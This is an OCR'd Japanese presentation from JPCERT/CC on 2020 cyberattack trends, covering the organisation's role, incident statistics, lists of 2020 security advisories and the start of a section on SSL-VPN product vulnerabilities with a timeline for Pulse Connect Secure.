サイバー攻撃2020

- 昨今のサイバー攻撃動向とその問題 -

JPCERTコーディネーションセンター
早期警戒グループ　輿石　隆

JPCERT/CCとは

- **一般社団法人JPCERTコーディネーションセンター**
  Japan Computer Emergency Response Team / Coordination Center
  - コンピューターセキュリティインシデントへの対応、国内外にセンサーをおいたインターネット定点観測、ソフトウェアや情報システム・制御システム機器等の脆弱性への対応など**国内の「セキュリティ向上を推進する活動」**を実施
  - **サービス対象: 国内のインターネット利用者やセキュリティ管理担当者、ソフトウェア製品開発者等（主に、情報セキュリティ担当者）**
  - インシデント対応をはじめとする、国際連携が必要なオペレーションや情報連携に関する、**日本の窓口となる「CSIRT」**
    ※各国に同様の窓口となるCSIRTが存在する
    (例、米国のUS-CERT、CERT/CC、CNCERT/CC、KrCERT/CC)

- 経済産業省からの委託事業として、
  サイバー攻撃等国際連携対応調整事業を実施

「JPCERT/CCをご存知ですか？」

JPCERT/CCの活動

インシデント予防 → インシデントの予測と捕捉 → 発生したインシデントへの対応

脆弱性情報ハンドリング


- 未公開の脆弱性関連情報を製品開発者へ提供し、対応依頼
- 関係機関と連携し、国際的に情報公開日を調整
- セキュアなコーディング手法の普及
- 制御システムに関する脆弱性関連情報の適切な流通

JVN Japan Vulnerability Notes

情報収集・分析・発信

定点観測（TSUBAME）


- ネットワークトラフィック情報の収集分析
- セキュリティ上の脅威情報の収集、分析、必要とする組織への提供



インシデントハンドリング

（インシデント対応調整支援）


- マルウェアの接続先等の攻撃関連サイト等の閉鎖等による被害最小化
- 攻撃手法の分析支援による被害可能性の確認、拡散抑止
- 再発防止に向けた関係各関の情報交換及び情報共有



早期警戒情報	重要インフラ、重要情報インフラ事業者等の特定組織向け情報発信
脆弱性情報ハンドリング	ソフトウェア製品等の脆弱性情報に関わる開発者等との調整・公表
CSIRT構築支援	海外のNational-CSIRTや企業内のセキュリティ対応組織の構築・運用支援
アーティファクト分析	マルウェア（不正プログラム）等の攻撃手法の分析、解析
制御システムセキュリティ	制御システムに関するインシデントハンドリング/情報収集,分析発信
国内外関係者との連携	日本シーサート協議会、フィッシング対策協議会の事務局運営等
国際連携	各種業務を円滑に行うための海外関係機関との連携


サイバー攻撃の停止に向けた国内・海外組織との調整

- 攻撃の停止に向けて国内外の複数組織間の情報共有・調整業務を実施
- 国内複数組織への広範囲な攻撃について情報を収集し、各方面へ共有



コーディネーションセンターとしての役割

さまざまなパートナーとの調整



インシデントに関する調整 (coordination) 機関として、問題解決に向けて、
必要な人に必要な情報を届ける業務を行っています

インシデント対応状況（2019年4月～2020年3月）

■ JPCERT/CCへの報告


— 全報告件数
20,147件

— 全インシデント件数
20,840件

■ JPCERT/CCからの連絡


— 全調整件数
14,586件

2020年6月時点



JPCERT/CC インシデント報告対応四半期レポートより
https://www.jpcert.or.jp/ir/report.html

インシデント件数のカテゴリ別割合



カテゴリ	割合
スキャン	17.3%
Web サイト改ざん	4.7%
フィッシングサイト	62.1%
マルウェアサイト	4.9%
DoS / DDoS	0.2%
標的型攻撃	0.1%
その他	10.8%

JPCERT/CC が公開する脆弱性・脅威情報

注意喚起

— 国内組織において影響が大きいと判断した攻撃や脆弱性情報、セキュリティ更新などを掲載

CyberNewsFlash

— 特定の分野において影響がありそうな脆弱性、アップデートの予告など、従来の注意喚起では掲載しないセキュリティ情報を掲載

JVN

— 「情報セキュリティ早期警戒パートナーシップ」制度に基づいて報告され調整した脆弱性情報や、CERT/CC など海外の調整機関と連携した脆弱性情報を公表

2020年の公開情報 (11月時点)

- **注意喚起**
  - —58件（更新含む）
- **CyberNewsFlash**
  - —46件（更新含む）

全ての記事について、自組織での対応状況を是非、ご確認ください。
その中でも、今年の動向としていくつかを紹介します。


注意喚起

注意喚起

最終更新: 2020-11-11

2020 2019 2018 2017 2016 2015 2014 2013 2012 2011 2010 2009 2008 2007 2006 2005 2004年以前

探知目つ影響範囲の広い脆弱性などに関する情報を含知するための文書です。

情報システムや制御システムに関わる端末やネットワークの構築・運用管理業務、組織内CSIRT業務、セキュリティ関連業務などに関与する担当者、技術者、研究者等を対象としています。

※2018年1月分から注意喚起のページ表示デザインが変わりました。

<注意>
以下の各文書で紹介しているソフトウェア、バージョン、URL等は、各文書の発行時点のものであり、変更されている可能性があります。

2020

公開日	注意喚起の内容	テキスト (PGP署名付き)
2020-11-11	2020年11月マイクロソフトセキュリティ更新プログラムに関する注意喚起 (公開)	7.28KB
2020-11-04	2020年10月 Oracle 製品のクリティカルパッチアップデートに関する注意喚起 (更新)	7.33KB
2020-11-04	Adobe Acrobat および Reader の脆弱性 (APSB20-67) に関する注意喚起 (公開)	4.37KB
2020-10-21	2020年10月 Oracle 製品のクリティカルパッチアップデートに関する注意喚起 (公開)	
2020-10-14	Adobe Flash Player の脆弱性 (APSB20-58) に関する注意喚起 (公開)	5.30KB
2020-10-14	2020年10月マイクロソフトセキュリティ更新プログラムに関する注意喚起 (公開)	7.01KB
2020-09-15	複数の MobileIron 製品の脆弱性に関する注意喚起 (公開)	3.53KB
2020-09-09	2020年9月マイクロソフトセキュリティ更新プログラムに関する注意喚起 (公開)	9.45KB
2020-08-21	ISC BIND 9 に対する複数の脆弱性に関する注意喚起 (公開)	6.27KB
2020-08-14	Apache Struts 2 の脆弱性 (S2-059、S2-060) に関する注意喚起 (公開)	3.88KB
2020-08-12	2020年8月マイクロソフトセキュリティ更新プログラムに関する注意喚起 (公開)	7.86KB
2020-08-12	Adobe Acrobat および Reader の脆弱性 (APSB20-40) に関する注意喚起 (公開)	4.39KB
2020-08-03	SKYSEA Client View の脆弱性 (CVE-2020-5617) に関する注意喚起 (公開)	3.03KB
2020-07-15	2020年7月 Oracle 製品のクリティカルパッチアップデートに関する注意喚起 (公開)	6.02KB
2020-07-15	2020年7月マイクロソフトセキュリティ更新プログラムに関する注意喚起 (公開)	8.66KB
2020-07-14	複数の BIG-IP 製品の脆弱性 (CVE-2020-5902) に関する注意喚起 (更新)	5.25KB
2020-07-08	Microsoft Windows Codecs Library の脆弱性 (CVE-2020-1425, CVE-2020-1457) に関する注意喚起 (更新)	4.63KB
2020-07-06	複数の BIG-IP 製品の脆弱性 (CVE-2020-5902) に関する注意喚起 (公開)	
2020-07-01	Microsoft Windows Codecs Library の脆弱性 (CVE-2020-1425, CVE-2020-1457) に関する注意喚起 (公開)	
2020-06-10	2020年6月マイクロソフトセキュリティ更新プログラムに関する注意喚起 (公開)	5.98KB
2020-06-10	Adobe Flash Player の脆弱性 (APSB20-30) に関する注意喚起 (公開)	5.27KB
2020-05-26	Apache Tomcat の脆弱性 (CVE-2020-9484) に関する注意喚起 (更新)	4.46KB
2020-05-21	Apache Tomcat の脆弱性 (CVE-2020-9484) に関する注意喚起 (公開)	
2020-05-21	ISC BIND 9 の脆弱性 (CVE-2020-8616、CVE-2020-8617) に関する注意喚起 (公開)	5.42KB
2020-05-13	2020年5月マイクロソフトセキュリティ更新プログラムに関する注意喚起 (公開)	7.08KB
2020-05-13	Adobe Acrobat および Reader の脆弱性 (APSB20-24) に関する注意喚起 (公開)	4.15KB
2020-05-07	SaltStack Salt の複数の脆弱性 (CVE-2020-11651、CVE-2020-11652) に関する注意喚起 (公開)	4.13KB
2020-05-02	Oracle WebLogic Server の脆弱性に関する注意喚起 (公開)	4.19KB
2020-04-22	OpenSSL の脆弱性 (CVE-2020-1967) に関する注意喚起 (公開)	3.28KB
2020-04-16	2020年4月 Oracle 製品のクリティカルパッチアップデートに関する注意喚起 (更新)	6.90KB
2020-04-15	2020年4月 Oracle 製品のクリティカルパッチアップデートに関する注意喚起 (公開)	
2020-04-15	2020年4月マイクロソフトセキュリティ更新プログラムに関する注意喚起 (公開)	8.29KB
2020-03-25	Adobe Type Manager ライブラリ の不修正の脆弱性に関する注意喚起 (更新)	5.50KB
2020-03-24	Adobe Type Manager ライブラリ の不修正の脆弱性に関する注意喚起 (公開)	
2020-03-18	ウイルスバスター ビジネスセキュリティの脆弱性 (CVE-2020-8468) に関する注意喚起 (更新)	4.52KB
2020-03-18	Apex One およびウイルスバスター コーポレートエディションの脆弱性 (CVE-2020-8467、CVE-2020-8468) に関する注意喚起 (更新)	5.12KB
2020-03-18	Adobe Acrobat および Reader の脆弱性 (APSB20-13) に関する注意喚起 (公開)	4.04KB
2020-03-16	ウイルスバスター ビジネスセキュリティの脆弱性 (CVE-2020-8468) に関する注意喚起 (公開)	
2020-03-16	Apex One およびウイルスバスター コーポレートエディションの脆弱性 (CVE-2020-8467、CVE-2020-8468) に関する注意喚起 (公開)	
2020-03-13	Microsoft SMBv3 の脆弱性 (CVE-2020-0796) に関する注意喚起 (公開)	3.89KB
2020-03-11	2020年3月マイクロソフトセキュリティ更新プログラムに関する注意喚起 (公開)	9.18KB
2020-02-28	Apache Tomcat の脆弱性 (CVE-2020-1938) に関する注意喚起 (更新)	6.96KB
2020-02-25	Apache Tomcat の脆弱性 (CVE-2020-1938) に関する注意喚起 (公開)	
2020-02-12	Microsoft Internet Explorer の未修正の脆弱性 (CVE-2020-0674) に関する注意喚起 (更新)	5.69KB
2020-02-12	2020年2月マイクロソフトセキュリティ更新プログラムに関する注意喚起 (公開)	6.59KB
2020-02-12	Adobe Flash Player の脆弱性 (APSB20-06) に関する注意喚起 (公開)	5.35KB
2020-02-12	Adobe Acrobat および Reader の脆弱性 (APSB20-05) に関する注意喚起 (公開)	4.01KB
2020-01-27	Firefox の脆弱性 (CVE-2019-17026) に関する注意喚起 (公開)	3.02KB
2020-01-27	複数の Citrix 製品の脆弱性 (CVE-2019-19781) に関する注意喚起 (更新)	9.77KB
2020-01-24	Microsoft Internet Explorer の未修正の脆弱性 (CVE-2020-0674) に関する注意喚起 (更新)	
2020-01-24	複数の Citrix 製品の脆弱性 (CVE-2019-19781) に関する注意喚起 (更新)	
2020-01-20	複数の Citrix 製品の脆弱性 (CVE-2019-19781) に関する注意喚起 (更新)	
2020-01-19	複数の Citrix 製品の脆弱性 (CVE-2019-19781) に関する注意喚起 (更新)	
2020-01-19	Microsoft Internet Explorer の未修正の脆弱性 (CVE-2020-0674) に関する注意喚起 (公開)	
2020-01-17	複数の Citrix 製品の脆弱性 (CVE-2019-19781) に関する注意喚起 (公開)	
2020-01-16	2020年1月 Oracle 製品のクリティカルパッチアップデートに関する注意喚起 (更新)	6.14KB
2020-01-15	2020年1月 Oracle 製品のクリティカルパッチアップデートに関する注意喚起 (公開)	
2020-01-15	2020年1月マイクロソフトセキュリティ更新プログラムに関する注意喚起 (公開)	5.87KB


CyberNewsFlash(2020)

CyberNewsFlash

最終更新: 2020-11-11

ツイート メール

「CyberNewsFlash」では、情報収集・分析・情報発信を行っている早期警戒グループのメンバーが、脆弱性やマルウェア、サイバー攻撃などに関する情報をお届けします。
注意喚起とは異なり、発行時点では注意喚起の基準に満たない脆弱性の情報やセキュリティアップデート予告なども含まれます。

みなさまのご意見やご感想、関連情報のご提供などをいただければ幸いです。

2020

公開日	タイトル
2020-11-11	Intel 製品に関する複数の脆弱性について NEW
2020-11-11	複数の Adobe 製品のアップデートについて NEW
2020-10-30	Adobe Acrobat および Adobe Acrobat Reader のセキュリティアップデート予告について NEW
2020-10-21	複数の Adobe 製品のアップデートについて
2020-10-16	Magento に関するアップデート (APSB20-59) について
2020-10-15	DDoS 攻撃を示唆して仮想通貨による送金を要求する脅迫行為 (DDoS 脅迫) について (更新)
2020-10-14	Intel 製品に関する複数の脆弱性について
2020-10-13	Acronis製バックアップソフトウェアの複数の脆弱性について
2020-09-25	Netlogon の特権の昇格の脆弱性 (CVE-2020-1472) への早急な対応を (更新)
2020-09-17	WordPress 用プラグイン File Manager の脆弱性について (更新)
2020-09-11	複数のマイクロソフト社製品のサポート終了について
2020-09-09	複数の Adobe 製品のアップデートについて
2020-09-09	Intel 製品に関する複数の脆弱性について
2020-09-04	マルウェア Emotet の感染拡大および新たな攻撃手法について
2020-08-24	2020年4月から8月を振り返って
2020-08-20	IPA が「事業継続を脅かす新たなランサムウェア攻撃」に関する注意喚起を公開
2020-08-13	Intel 製品に関する複数の脆弱性について
2020-08-12	Citrix Endpoint Management のセキュリティアップデートについて
2020-08-12	Adobe Lightroom に関するアップデート (APSB20-51) について
2020-07-29	Magento に関するアップデート (APSB20-47) について
2020-07-29	マルウェア Emotet の感染に関がるメールの配布活動の再開について (追加情報)
2020-07-22	複数の Adobe 製品のアップデートについて
2020-07-15	複数の Adobe 製品のアップデートについて
2020-07-14	SAP NetWeaver Application Server Java の脆弱性 (CVE-2020-6287) について
2020-06-30	Palo Alto Networks 製品の脆弱性 (CVE-2020-2021) について
2020-06-23	Magento に関するアップデート (APSB20-41) について
2020-06-18	ISC BIND 9 における脆弱性 (CVE-2020-8618、CVE-2020-8619) について
2020-06-17	複数の Adobe 製品のアップデートについて
2020-06-10	複数の Adobe 製品のアップデートについて
2020-06-10	Intel 製品に関する複数の脆弱性について
2020-06-09	QNAP 社製 NAS および Photo Station に影響を与えるランサムウェアに関する情報について
2020-05-21	複数の Adobe 製品のアップデートについて
2020-05-13	Adobe DNG Software Development Kit (SDK) に関するアップデート (APSB20-26) について
2020-04-30	複数の Adobe 製品のアップデートについて
2020-04-17	Pulse Connect Secure の脆弱性への対策や優香有無などの確認を
2020-04-16	長期休暇に備えて 2020/04(情報更新)
2020-04-15	複数の Adobe 製品のアップデートについて
2020-04-15	Intel 製品に関する複数の脆弱性について
2020-03-19	複数の Adobe 製品のアップデートについて
2020-03-13	Adobe Acrobat および Adobe Acrobat Reader のセキュリティアップデート予告について
2020-03-13	SMBv3 における脆弱性について (追加情報)
2020-03-11	Intel 製品に関する複数の脆弱性について
2020-02-12	Intel 製品に関する複数の脆弱性について
2020-02-12	複数の Adobe 製品のアップデートについて
2020-01-15	Intel 製品に関する複数の脆弱性について
2020-01-15	複数の Adobe 製品のアップデートについて


昨今のサイバー攻撃動向

- SSL VPN製品等の脆弱性や攻撃事例について
- 複数の攻撃を組み合わせたサイバー攻撃について
  - 標的型ランサムウェア
  - DDoS脅迫
- Emotetの活動再開について

SSL-VPN 製品等の
脆弱性や攻撃事例について

SSL-VPNとは

- SSL-VPNはインターネットVPN（仮想閉域網）などで利用される技術の一つ。SSL（Secure Sockets Layer）で通信を暗号化し、通信を行う。



SSL-VPN を実現するために、企業ネットワークからインターネットへの出入り口に設置される 複数の SSL-VPN 製品に脆弱性が報告された。


SSL-VPN 製品等の脆弱性や攻撃事例について

次のような脆弱性が報告された

- Pulse Connect Secureの脆弱性
- 複数のCitrix製品の脆弱性
- 複数のBIG-IP製品の脆弱性
- Palo Alto Networks製品の脆弱性
- SAP NetWeaver Application Server Javaの脆弱性

Pulse Connect Secure の脆弱性

- 2019年4月に公表された、SSL VPN製品である Pulse Secure製品の脆弱性(CVE-2019-11510 他)
- **2020年8月に過去に窃取したと思われる認証情報が公開される**



Pulse Connect Secure の脆弱性（対応時系列）

2019年4月24日
修正バージョン
公開

8月4日 脆弱性の詳細などについて公開
8月21日 攻撃コード／ツールが公開
⇒スキャン観測

2019年9月
JPCERT/CC注意喚起
残数1,511件　個別通知

2020年3月24日
残数298件

2020年6月
今回の攻撃試行？

2020年8月
今回のリスト流出

パッチ未対応の場合

・複数のタイミングで侵害されていた可能性、2020年6月の攻撃で認証情報が窃取されていた可能性ともにあり

注意喚起後に修正対応したが、認証情報を変更していなかった場合

